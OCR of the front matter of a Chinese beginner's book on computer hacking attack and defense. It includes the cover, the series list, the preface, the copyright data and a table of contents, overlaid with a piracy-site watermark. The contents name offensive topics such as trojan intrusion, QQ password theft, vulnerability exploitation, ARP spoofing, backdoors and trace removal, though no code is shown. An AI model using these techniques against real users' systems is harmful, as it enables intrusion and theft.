免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

本丛书5种荣获“全国优秀畅销书奖”（科技类）
本丛书累计销售超过100万册
本丛书先后被400余所培训机构选作参考书

全国优秀畅销品种

一学就会

魔法书

（第2版）

电脑黑客攻防入门



DVD VIDEO

全程动画、语音教学演示

九州书源 编著

DVD光盘：4.5G超大容量学习资料库

立体化学习资料6类：
- ◎ 高清多媒体教学演示，手把手演示
- ◎ 实例所需素材及源文件，直接调用很方便
- ◎ 常见问题解答300个，扫除学习障碍
- ◎ 应用技巧11000例，提高学习效率

… …

赠深度学习教学演示45小时：
- ◎ 15小时Windows XP深入学习多媒体教学演示
- ◎ 15小时Windows Vista深入学习多媒体教学演示
- ◎ 15小时电脑选购/组装/维护/故障排除深入学习多媒体教学演示

超值

赠官方授权软件9款：
- ◎ Office 2007简体中文版（试用版）
- ◎ 卡巴斯基杀毒软件（免费使用1个月）
- ◎ 点主动防御软件（第三代反病毒软件）免费使用3个月
- ◎ Camtasia Studio视频录制软件

… …

清华大学出版社

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

一学就会 魔法书

（第2版）

最简单的电脑入门：

五笔字型速成	978-7-302-19828-4	定价：19.80元
看图学电脑	978-7-302-19829-1	定价：29.80元
电脑打字与Word排版	978-7-302-19845-1	定价：29.80元
电脑上网	978-7-302-19279-4	定价：29.80元

电脑入门：

新手学电脑（Windows Vista/Office 2007）	978-7-302-19126-1	定价：29.80元
电脑轻松入门（Windows XP+Office 2003）	978-7-302-19458-3	定价：29.80元
电脑综合应用	978-7-302-19270-1	定价：29.80元
新手学Windows Vista	978-7-302-19275-6	定价：29.80元
Windows XP入门与提高	978-7-302-19453-8	定价：29.80元

电脑办公：

电脑办公（Office 2007版）	978-7-302-19277-0	定价：29.80元
Word 2007文档处理	978-7-302-19895-6	定价：29.80元
Excel 2007电子表格处理	978-7-302-19274-9	定价：29.80元
Excel 2007函数、图表与数据分析	978-7-302-20028-4	定价：32.00元
PowerPoint 2007演示文稿制作	978-7-302-19837-6	定价：32.00元
Word 2003+Excel 2003+PowerPoint 2003三合一	978-7-302-19673-0	定价：32.00元
Word 2007+Excel 2007+PowerPoint 2007三合一	978-7-302-19460-6	定价：32.00元

电脑组装与维护：

电脑选购、组装与维护	978-7-302-19125-4	定价：29.80元
轻松安装与重装系统	978-7-302-19127-8	定价：29.80元
玩转BIOS与注册表	978-7-302-19890-1	定价：29.80元
电脑故障诊断排除1200例	978-7-302-19894-9	定价：29.80元
电脑黑客攻防入门	978-7-302-19461-3	定价：29.80元

艺术与辅助设计：

中文版Photoshop CS3图像处理	978-7-302-19843-7	定价：29.80元
中文版Photoshop CS3从入门到精通（全彩版）	978-7-302-19844-4	定价：69.80元
Photoshop CS3数码照片处理200例（全彩版）	978-7-302-19826-0	定价：69.80元
Photoshop CS3图像处理200例（全彩版）	978-7-302-19891-8	定价：69.80元
中文版Dreamweaver CS3网页制作	978-7-302-19281-7	定价：32.00元
中文版Dreamweaver+Flash+Photoshop网页制作	978-7-302-20134-2	定价：32.00元
中文版Flash CS3动画制作	978-7-302-19276-3	定价：32.00元
新手学做网站	978-7-302-19842-0	定价：32.00元
中文版AutoCAD 2008辅助绘图基础	978-7-302-19672-3	定价：32.00元

电脑特别应用：

电脑家庭应用	978-7-302-19278-7	定价：29.80元
网上开店与买卖	978-7-302-19280-0	定价：29.80元
老年人学电脑	978-7-302-19459-0	定价：29.80元
老年人学电脑上网	978-7-302-19674-7	定价：29.80元

出版社网址：http://www.tup.com.cn

ISBN 978-7-302-19461-3

9 787302 194613 >

定价：29.80元（附DVD教学光盘1张）

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

一学就会魔法书（第2版）

电脑黑客攻防入门

九州书源　编著

清华大学出版社

北　京

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。



“魔法书”传奇

—— “一学就会魔法书”（第1版）故事



“一学就会魔法书”（第1版）自2005年出版以来，以其新颖的多媒体教学，翔实丰富的内容，轻松愉快的风格，受到广大读者的热烈欢迎，先后被400多所机构选为培训教材，累计销量逾百万册，创造了电脑基础类图书销售的奇迹，5种图书被评为“2006年度全行业优秀畅销品种”（全国优秀畅销书奖），轰动一时。

一学就会 魔法书 （第2版）

光盘使用说明

“一学就会魔法书”（第2版）是在第一版的基础上改进而来，它的光盘内容和使用说明如下：

一、打开光盘

1．把光盘放入光驱后，一般会自动运行，否则，可在光盘根目录下，双击autorun.exe文件。

2．光盘运行几秒钟后进入主界面。



单击，可在弹出的菜单中快速定位到目标章节

单击，可进入光盘根目录，方便您直接利用附赠的素材和软件进行学习

囊括各类电脑应用技巧。


（转封三）

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

（接封二）

二、多媒体教学演示



三、教学互动

1. 在播放界面单击“交互模式”按钮，当出现时，表明您已进入模拟操作状态，此状态下是模拟操作，您需要按照提示操作，才能向下进行，再次单击该按钮即可恢复正常播放。



2. 单击“新手练兵”按钮，播放界面将缩放至桌面右上角，此时您便可以在实际界面上根据语音讲解进行操作了。



溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

再致亲爱的读者

——一学就会魔法书（第2版）序

首先感谢您对“一学就会魔法书”的支持与厚爱！

“一学就会魔法书”（第1版）自2005年出版以来，曾在全国各大书店畅销一时，先后有近百万读者通过这套书学习了电脑相关技能，被全国各地400多家电脑培训机构、机关、社区、企业、学校选作培训教材，截至目前，这套书累计销售近100万册，其中5种荣获2006年度“全国优秀畅销书”奖。

许多热心读者反映，通过“一学就会魔法书”学会了电脑操作，为自己的工作与生活带来了乐趣。有的读者希望增加一些新的品种；有的读者反映一些知识落后了，希望能出新的版本。为了满足广大读者的需求，我们对“一学就会魔法书”进行了大幅度更新，包括内容、版式、封面和光盘运行环境的更新与优化，同时还增加了很多新的、流行的品种，使内容更加贴近读者，与时俱进。

“一学就会魔法书”（第2版）继承了第1版的优点：“轻松活泼”“起点低，入门快”和“情景式学习”等，力求让读者把一个个电脑技能当作“魔法”来学习，在惊叹电脑神奇的同时，轻松掌握操作电脑的技能。

一、丛书内容特点

本丛书内容有以下特点：

（一）情景式教学，让电脑学习轻松愉快

本丛书为读者设置了一个轻松、活泼的学习情境，书中以一个活泼可爱的“小魔女”的学习历程为线索，循着她学习的脚步，读者可以掌握一项项技能，解决一个个问题，同时还有一个“魔法师”循循善诱，深入浅出地讲解各个知识点，并不时提出学习建议。情景式学习，寓教于乐，让学习轻松、愉快、充满情趣。

（二）动态教学，操作流程一目了然

为了让读者更为直观地看到操作的动态过程，本丛书在讲解时尽量采用图示方式，并用醒目的序号标示操作顺序，且在关键处用简单的文字描述，在有联系的图与图之间用箭头连接起来，将电脑上的操作过程动态地体现在纸上，让读者在看书的同时感觉就像在电脑上操作一样直观。

（三）解疑释惑让学习畅通无阻，动手练习让学习由被动变主动

“魔力测试”让您可以随时动手，“常见问题解答”帮您清除学习路上的“拦路虎”，“过关练习”让您能强化操作技能，这些都是为了让读者主动学习而精心设计的。

本丛书中穿插的“小魔女”的各种疑问就是读者常见的问题，而“魔法师”的回答让读者豁然开朗。这种一问一答的互动模式让学习畅通无阻。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

二、光盘内容及其特点

本丛书的光盘是一套专业级交互式多媒体光盘，采用全程语音讲解、情景式教学、详细的图文对照方式，通过全方位的结合引导读者由浅至深，一步一步地完成各个知识点的学习。

（一）多媒体教学演示，如同老师在身边手把手教您

多媒体演示中，通过 3 个虚拟人物再现了一个学习过程：一个活泼可爱的“小魔女”提出各式各样的问题，引出了各个知识点的学习任务；安排了一个知识渊博的“魔法师”耐心、详细地解答问题；另外还安排了一个调皮的“小精灵”，总是在不经意间让您了解一些学习的窍门。

（二）多媒体教学练习，边看边练是最快的学习方式

通过“新手练习”按钮，用户可以边学边练；通过“交互”按钮，用户可以进行模拟操作，巩固学到的知识。

（三）素材、源文件等学习辅助资料一应俱全

模仿是最快的学习方式，为了便于读者直接模仿书中内容进行操作，本书光盘提供所有实例的素材和源文件，读者可直接调用，非常方便。

（四）赠品：提供多款安装软件（试用版），不用额外去获取

为了方便读者，本光盘提供了“Office 2007”简体中文测试版软件、“卡巴斯基”杀毒软件（免费使用 1 个月）、微点主动防御软件——电脑病毒免疫专家（免费使用 3 个月），还附带了多种工具软件，如屏幕录制软件等。

（五）赠品：额外提供更加深入的多媒体演示和相关素材

为了便于读者深入学习，本光盘在“软件与赠品”目录下额外提供了更加深入的多媒体教学演示和相关素材，读者可根据该内容自行学习。

九州书源

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

前言

黑客的攻击手段越来越“高明”，而防御黑客攻击的方法也在不断地衍变，如果您对黑客攻击和防御还比较陌生，不了解常用黑客工具的使用方法，不会修补系统漏洞和应付漏洞攻击，对木马程序和远程监控毫无认识，并且常常因 QQ、电子邮件账户等出现故障而烦恼……那么本书将是您最好的朋友，它将引领您进入黑客的世界。本书将以 Windows XP 为操作平台来讲解黑客的各种攻击和防御方法。

本书内容

黑客技术所涉及的知识面很广，为了使读者掌握最实用的黑客攻击和防御知识，我们根据黑客技术的使用频率以及操作的难易程度精心安排了各章节，使初学者在本书的引导下可以循序渐进地掌握黑客攻防技术，并灵活运用于各个领域。本书共 12 章，可分为以下 5 个部分。

章　节	内　容	目　的
第 1 部分（第 1 章）	黑客攻击的特点、黑客常用的攻击命令	大致了解黑客攻击，熟悉常用黑客命令的操作界面和基本操作方法
第 2 部分（第 2～3 章）	使用和防范常用的黑客软件、木马	掌握黑客工具和木马的使用方法
第 3 部分（第 4～7 章）	了解和掌握 QQ、电脑操作系统、IE 浏览器和电子邮件的攻防知识	掌握常用软件和电脑系统的黑客攻防知识
第 4 部分（第 8～11 章）	使用黑客技术进行密码、ARP、远程监控和后门的攻防	掌握常用黑客技术的相关操作
第 5 部分（第 12 章）	使用各种手段保护电脑，免受黑客攻击	能利用系统自带的维护工具、防火墙、杀毒软件来保护电脑

本书适合的读者对象

本书适合以下读者：

（1）迫切需要提高黑客攻防综合技能的初学者。

（2）掌握一定的电脑技术，并想进一步学习黑客技术的电脑用户。

（3）对学习黑客技术非常有兴趣的电脑爱好者及学生。

如何阅读本书

本书每章均按照“本章要点+内容导读+本章内容+常见问题解答+过关练习”的结构进行讲述。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

内 容 简 介

本书主要讲述了目前最流行的黑客攻防的基础知识和操作以及各种应用实例，主要内容包括接触黑客攻击、常用黑客工具介绍、安装与清除木马、QQ 攻防、入侵和保护操作系统、攻击和保护 IE 浏览器、窥探和保护电子邮件、密码攻防战、ARP 欺骗攻防、远程监控攻防、开启后门与痕迹清除和建立电脑的防御体系等知识。

本书内容深入浅出，从黑客技术的基础知识入手，逐步提高到使用与防范常用黑客技术和黑客软件的水平，使读者的黑客攻防水平得到较大的提高。本书提供了大量实例，以帮助读者了解并掌握黑客技术和黑客软件的使用方法；每章后面附有大量丰富生动的练习题，以检验读者对本章知识点的掌握程度，达到巩固所学知识的目的。

本书定位于有一定电脑知识的用户，可供在校学生、电脑技术人员、各种电脑培训班学员以及不同年龄段想了解黑客技术的电脑爱好者学习参考。

本书封面贴有清华大学出版社防伪标签，无标签者不得销售。
版权所有，侵权必究。侵权举报电话：010-62782989　13701121933

图书在版编目（CIP）数据

电脑黑客攻防入门/九州书源编著. —2 版. —北京：清华大学出版社，2009.7
（一学就会魔法书）

ISBN 978-7-302-19461-3

I. 电… II. 九… III. 计算机网络—安全技术 IV. TP393.08


中国版本图书馆 CIP 数据核字（2009）第 016228 号

责任编辑：刘利民　朱英彪　郭　伟
封面设计：刘洪利　刘　超
版式设计：刘　娟
责任校对：姜　彦
责任印制：李红英
出版发行：清华大学出版社　　**地　　址**：北京清华大学学研大厦 A 座
http://www.tup.com.cn　　**邮　　编**：100084
社　总　机：010-62770175　　**邮　购**：010-62786544
投稿与读者服务：010-62776969，c-service@tup.tsinghua.edu.cn
质　量　反　馈：010-62772015，zhiliang@tup.tsinghua.edu.cn
印 刷 者：北京鑫丰华彩印有限公司
装 订 者：三河市新茂装订有限公司
经　　销：全国新华书店
开　　本：185×260　**印　张**：17　**字　数**：393 千字
（附 DVD 光盘 1 张）
版　　次：2009 年 7 月第 2 版　　**印　　次**：2009 年 7 月第1 次印刷
印　　数：1～8000
定　　价：29.80 元

本书如存在文字不清、漏印、缺页、倒页、脱页等印装质量问题，请与清华大学出版社出版部联系调换。联系电话：(010)62770177 转 3103　　产品编号：032047-01

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。



免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

目录 MULU

第 1 章　接触黑客攻击 1
多媒体教学演示：20 分钟

1.1　黑客攻击的特点 2
1.1.1　黑客为什么要攻击 2
1.1.2　了解黑客攻击的流程 2
1.1.3　认识常用的攻击平台——DOS 3
1.1.4　获取电脑的 IP 地址 3
1.1.5　获取本地电脑 IP 地址 4
1.1.6　获取其他电脑 IP 地址 4
1.2　扫描开放的端口 5
1.2.1　使用 netstat 命令查看 5
1.2.2　使用 fport 工具查看 6
1.2.3　使用 Active Ports 工具查看 6
1.3　“菜鸟”黑客常用入侵命令 7
1.3.1　NET 命令 7
1.3.2　tracert 命令 10
1.3.3　route 命令 11
1.4　常见问题解答 11
1.5　过关练习 12

第 2 章　常用黑客工具介绍 13
多媒体教学演示：30 分钟

2.1　网络扫描工具 14
2.1.1　流光 14
2.1.2　X-Scan 19
2.2　SQLTools 黑客攻击工具 22
2.2.1　使用 ScanSQL 扫描漏洞 22
2.2.2　使用 SQLTools 攻击目标电脑 23
2.3　数据拦截工具 25
2.3.1　IRIS 嗅探器 25
2.3.2　Sniffer 嗅探器 29
2.4　常见问题解答 31
2.5　过关练习 32

第 3 章　安装与清除木马 33
多媒体教学演示：50 分钟

3.1　木马的概念 34
3.1.1　认识木马 34
3.1.2　木马的发展及分类 35
3.2　木马安装的方法 37
3.2.1　木马的伪装方法 37
3.2.2　利用网页木马生成器伪装木马 37
3.2.3　利用文件捆绑器伪装木马 39
3.3　木马信息反馈 40
3.3.1　木马信息反馈机制 40
3.3.2　黑客如何与目标电脑连接 40
3.4　灰鸽子 41
3.4.1　使用灰鸽子入侵 41
3.4.2　清除灰鸽子 46
3.5　冰河 49
3.5.1　冰河的组成及功能 49
3.5.2　使用冰河入侵 50
3.5.3　清除冰河 56
3.6　常见问题解答 57
3.7　过关练习 58

第 4 章　QQ 攻防 59
多媒体教学演示：50 分钟

4.1　QQ 漏洞攻防 60
4.1.1　认识 QQ 漏洞 60
4.1.2　修补 QQ 漏洞 60
4.2　QQ 密码攻防 62
4.2.1　QQ 密码被盗的原因 62
4.2.2　啊拉 QQ 大盗 63
4.2.3　盗 Q 黑侠 64
4.2.4　QQ 密码使者 65
4.2.5　保护 QQ 密码 67

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

4.3 QQ 软件攻防 70
4.3.1 QQ 信息攻击工具 71
4.3.2 QQ 远程攻击工具 76
4.3.3 QQ 远程监控工具 77
4.3.4 防御 QQ 攻击工具 78
4.4 常见问题解答 79
4.5 过关练习 80

第 5 章 入侵和保护操作系统 81
多媒体教学演示：30 分钟

5.1 Windows 系统安全分析 82
5.1.1 为什么会存在安全缺陷 82
5.1.2 我们的系统安全吗 82
5.2 RPC 漏洞 82
5.2.1 认识 RPC 漏洞 82
5.2.2 检测 RPC 漏洞 83
5.2.3 利用 RPC 漏洞进行攻击 85
5.2.4 修补 RPC 漏洞 86
5.3 Server 服务远程缓冲区溢出漏洞 .. 87
5.3.1 检测 Server 服务远程缓冲区溢出漏洞 87
5.3.2 利用 Server 服务远程缓冲区溢出漏洞进行攻击 88
5.3.3 修补 Server 服务远程缓冲区溢出漏洞 89
5.4 Serv-U FTP Server 漏洞 90
5.4.1 攻击 Serv-U FTP Server 的方式 90
5.4.2 利用 Serv-U FTP Server 漏洞进行攻击 90
5.4.3 修补 Serv-U FTP Server 漏洞 91
5.5 Windows LSASS 漏洞 93
5.5.1 认识 Windows LSASS 漏洞 94
5.5.2 利用 Windows LSASS 漏洞进行攻击 94
5.5.3 修补 Windows LSASS 漏洞 95
5.6 常见问题解答 96
5.7 过关练习 96

第 6 章 攻击和保护 IE 浏览器 97
多媒体教学演示：40 分钟

6.1 网页代码攻防 98
6.1.1 认识网页恶意代码 98
6.1.2 用 Office 对象攻击电脑 98
6.1.3 网页代码破坏系统 100
6.1.4 “万花谷”病毒代码 100
6.1.5 清除恶意代码 101
6.2 IE 炸弹攻防 102
6.2.1 IE 炸弹攻击的特点 103
6.2.2 VBS 脚本病毒生成器 104
6.2.3 防御 IE 炸弹 107
6.3 IE 程序攻防 107
6.3.1 CHM 文件执行任意程序的攻防 107
6.3.2 IE 执行本地可执行文件的攻防 110
6.4 IE 浏览器的维护 110
6.4.1 清除 IE 中的临时文件 111
6.4.2 清除 IE 浏览器中的 Cookies 112
6.4.3 清除 IE 浏览器的历史记录 112
6.4.4 清除 IE 浏览器的表单 113
6.4.5 提高 IE 浏览器安全等级 114
6.4.6 限制他人访问不良站点 115
6.4.7 设置隐私级别 116
6.4.8 防范 IE 漏洞 117
6.4.9 使用“雅虎助手”保护 IE 119
6.4.10 用“360 安全卫士”修复 IE 浏览器 120
6.4.11 使用“3721 上网助手” 121
6.5 常见问题解答 123
6.6 过关练习 124

第 7 章 窥探和保护电子邮件 125
多媒体教学演示：40 分钟

7.1 电子邮箱炸弹 126
7.1.1 使用邮箱炸弹 126
7.1.2 防范邮箱炸弹 131
7.2 电子邮箱密码攻防 134
7.2.1 保护电子邮箱的措施 134

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

7.2.2 使用黑雨获取密码 135
7.2.3 使用溯雪获取密码 137
7.2.4 使用流光窃取密码 139
7.2.5 找回邮箱密码 141
7.3 防范电子邮件病毒 142
7.3.1 设置邮件的显示格式 143
7.3.2 从附件中隔离病毒 144
7.3.3 使用 Outlook Express 插件 144
7.3.4 变更文件关联 145
7.4 常见问题解答 147
7.5 过关练习 148

第 8 章 密码攻防战 149
多媒体教学演示：50 分钟
8.1 破解系统中的密码 150
8.1.1 破解 Windows XP 登录密码 150
8.1.2 SYSKey 双重加密及破解 151
8.1.3 破解 ADSL 密码 153
8.2 破解办公软件密码 154
8.2.1 Word 保护文档密码 154
8.2.2 Word 打开权限密码 156
8.2.3 Excel 打开权限密码 158
8.2.4 Access 数据库密码 160
8.3 破解 MD5 密码 162
8.3.1 查看网站上的密码 162
8.3.2 MD5 的加密及破解 163
8.3.3 破解 FTP 登录账号与密码 164
8.4 密码保护 167
8.4.1 密码设置的常见隐患 167
8.4.2 常用的密码破解方法 168
8.4.3 保护密码的方法 168
8.5 常见问题解答 169
8.6 过关练习 170

第 9 章 ARP 欺骗攻防 171
多媒体教学演示：30 分钟
9.1 局域网的基本常识 172
9.1.1 OSI 模型简介 172
9.1.2 MAC 地址的概念 173
9.2 ARP 简介 174
9.2.1 ARP 的工作原理 174
9.2.2 ARP 欺骗攻击的类型 175
9.3 通过软件实施 ARP 欺骗攻击 175
9.3.1 用 WinArpAttacker 软件进行攻击 176
9.3.2 局域网终结者攻击演示 179
9.4 防御 ARP 欺骗攻击 181
9.4.1 使用软件防范 ARP 欺骗攻击 181
9.4.2 在本地电脑中绑定 IP 地址与 MAC 地址 183
9.4.3 在路由器上绑定 IP 地址与 MAC 地址 184
9.5 常见问题解答 185
9.6 过关练习 186

第 10 章 远程监控攻防 187
多媒体教学演示：60 分钟
10.1 黑客工具实现远程监控 188
10.1.1 利用 DameWare 实现远程监控 188
10.1.2 利用 Radmin 实现远程监控 196
10.1.3 利用 VNC 实现远程监控 200
10.2 使用 Telnet 实现远程监控 206
10.2.1 修改注册表启用终端服务 206
10.2.2 破解 Telnet NTLM 权限验证 209
10.3 抵御远程监控的“骚扰” 212
10.3.1 增强账号的安全性 212
10.3.2 设置网络防火墙 214
10.4 常见问题解答 215
10.5 过关练习 216

第 11 章 开启后门与痕迹清除 217
多媒体教学演示：40 分钟
11.1 开启后门 218
11.1.1 用常见后门程序开启后门 218
11.1.2 开启账号后门 224
11.1.3 开启服务后门 228
11.2 远程清除入侵痕迹 230
11.2.1 通过批处理文件清除 230
11.2.2 通过软件远程清除 231

